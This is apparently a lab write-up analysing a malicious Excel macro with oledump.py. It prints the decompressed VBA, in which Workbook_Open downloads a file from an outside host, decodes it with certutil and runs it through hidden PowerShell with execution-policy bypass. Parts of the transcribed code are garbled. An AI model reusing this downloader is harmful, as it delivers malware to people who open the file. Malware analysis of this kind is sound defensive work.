


Problem 6

Examine a excel file for virus




We simply unzip file using unzip cmd and it will extract all file that present inside


Sheetforfinancial.xlsx

As we can see in picture

Next



We need to enter in xl directory after open xl dir will run ls cmd and after that will open vbproject.bin coz we are interested in .bin that seems suspicious



The screenshot shows a terminal window with the title bar "remnux@remnux: ~/xl". The terminal content is as follows:

```
remnux@remnux:~/xl$ ls
printerSettings  sharedStrings.xml  theme                workbook.xml
rels            styles.xml          vbaProject.bin      worksheets
remnux@remnux:~/xl$ cat vbaProject.bin
```

A large black arrow points from the right side of the terminal towards the command line, highlighting the text "vbaProject.bin".

After open .bin in cat will get output in unreadable form and so many strings that meant so much.

[illegible]

now will use oledump.py as u can see in pic

```
remnux@remnux:~/xl$
remnux@remnux:~/xl$ cd ..
remnux@remnux:~$ ls
'[Content_Types].xml' Desktop docPr Documents Downloads Music Pictures Public _rels sheetsForFinancial.xlsx Templates Videos xl
remnux@remnux:~$
remnux@remnux:~$ oledump.py -h
Usage: oledump.py [options] [file]
Analyze OLE files (Compound Binary File)

Options:
  --version            show program's version number and exit
  -h, --help          show this help message and exit
  -m, --man            print manual
  -s SELECT, --select=SELECT
                        select item nr for dumping (a for all)
  -d, --dump          perform dump
  -x, --hexdump       perform hex dump
  -a, --asciidump     perform ascii dump
  -A, --asciidumprle  perform ascii dump with RLE
  -S, --strings       perform strings dump
  -T, --headtail      do head & tail
  -v, --vbadecompress VBA decompression
  --vbadecompressskipattributes
                        VBA decompression, skipping initial attributes
  --vbadecompresscorrupt
                        VBA decompression, display beginning if corrupted
  -r, --raw           read raw file (use with options -v or -p)
  -t TRANSLATE, --translate=TRANSLATE
                        string translation, like utf16 or .decode("utf8")
  -e, --extract       extract OLE embedded file
  -i, --info          print extra info for selected item
  -p PLUGINS, --plugins=PLUGINS
                        plugins to load (separate plugins with a comma , ;
                        @file supported)
  --pluginoptions=PLUGINOPTIONS
                        options for the plugin
  --pluginindir=PLUGININDIR
                        directory for the plugin
  -q, --quiet         only print output from plugins
  -y YARA, --yara=YARA YARA rule-file, @file, directory or #rule to check
                        streams (YARA search doesn't work with -s option)
  -D DECODERS, --decoders=DECODERS
                        decoders to load (separate decoders with a comma , ;
                        @file supported)
  --decoderoptions=DECODEROPTIONS
                        options for the decoder
  --decoderdir=DECODERDIR
                        directory for the decoder
```

Use cmd oledump.py -h for help and thi swill help us to find any binary format attache to it.

```
plugins to load (separate plugins with a comma , ;
@file supported)
--pluginoptions=PLUGINOPTIONS
options for the plugin
--pluginindir=PLUGININDIR
directory for the plugin
-q, --quiet         only print output from plugins
-y YARA, --yara=YARA YARA rule-file, @file, directory or #rule to check
streams (YARA search doesn't work with -s option)
-D DECODERS, --decoders=DECODERS
decoders to load (separate decoders with a comma , ;
@file supported)
--decoderoptions=DECODEROPTIONS
options for the decoder
--decoderdir=DECODERDIR
directory for the decoder
--yarastrings       print YARA strings
-M, --metadata      print metadata
-c, --calc          Add extra calculated data to output, like hashes
--decompress        Search for compressed data in the stream and
decompress it
-V, --verbose       verbose output with decoder errors and YARA rules
-C CUT, --cut=CUT   cut data
-E EXTRA, --extra=EXTRA
add extra info (environment variable: OLEDUMP_EXTRA)
--storages          Include storages in report
-f FIND, --find=FIND Find D0CF11E0 MAGIC sequence (use l for listing,
number for selecting)
-j, --jsonoutput     produce json output
--password=PASSWORD The ZIP password to be used (default: none)
remnux@remnux:~$ oledump.py sheetsForFinancial.xlsx
A: xl/vbaProject.bin
A1: 468 'PROJECT'
A2: 86 'PROJECT.wm'
A3: M 7829 'VBA/Module1'
A4: m 1196 'VBA/Sheet1'
A5: m 1204 'VBA/ThisWorkbook'
A6: 3130 'VBA/VBA_PROJECT'
A7: 4020 'VBA/_SRP_0'
A8: 272 'VBA/_SRP_1'
A9: 3892 'VBA/_SRP_2'
A10: 220 'VBA/_SRP_3'
A11: 680 'VBA/_SRP_4'
A12: 106 'VBA/_SRP_5'
A13: 464 'VBA/_SRP_6'
A14: 106 'VBA/_SRP_7'
A15: 562 'VBA/dir'
```

we use simple cmd to look if any extra binary ebbbed to it

In result we find out few section in .bin


```
remnux@remnux:~$ oledump.py -s 3 --vbadecompresscorrupt sheetsForFinancial.xlsm
Attribute VB Name = "Module1"
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

If Length < 1 Then
Exit Function
End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", "#", "$", "%", "&", "(", ")", "*", "+", "-", ".", ":", ";", "<", ">", "=", " ", "A", "B", "C", "D", "E", "F", "G", "H", "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", "W", "X", "Y", "Z")

For x = 1 To Length
Randomize
str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
Next x

randStr = str

End Function

Sub Workbook_Open()
Dim str1: genStr(17)
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
str2 = "wgdz2loacBsb3vyIG93biBjbGVkd2ZXIgdghvdwdodHMgYWskIGlkZWZlLiBEbyB5b3UgbmVlZCBhIGhhbmFnZXI/CgpNDXNDIGddIGZh3Rlc14uLiBnbWygZ285IGdvLCBnbWygZ28hIFRoXMGdgGpbmcgY29tZXMGZnVsBHKgbG9hZGVkL1BBWPbybgcmVjbGUuW5NiIGJlY2tldC"
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
str3 = "WQgd2loacBaUGuzmf0IGxhZHkhIERyaXZlIHV2IG91dCBvZlBoZXJlISB6b3JnZXQgdGhlIGZhdCBvYWR5ISB2b3UncmUgb2J2ZXNZW0g"
xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
xHttp.Send
Dim str9: genStr(10)
With bStrm
.Type = 1 '//binary
.Open
.write xHttp.ResponseBody
.savetofile "encd.crt", 2 '//overwrite
End With
str5 = "WQgd2loacBsaUGuzmf0IGxhZHkhIERyaXZlIHV2IG91dCBvZlBoZXJlISB6b3JnZXQgdGhlIGZhdCBvYWR5ISB2b3UncmUgb2J2ZXNZW0g"
str6 = "Z2V0IG91dCBvZlBoZXJlIGZhdCBvYWR5ISB2b3UncmUgb2J2ZXNZW0g"
EpIc3QgbkgbhVjYybGbsagawNLI182b3UncmUgb2J2ZXNZW0g"
Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
End Sub
```

remnux@remnux:~\$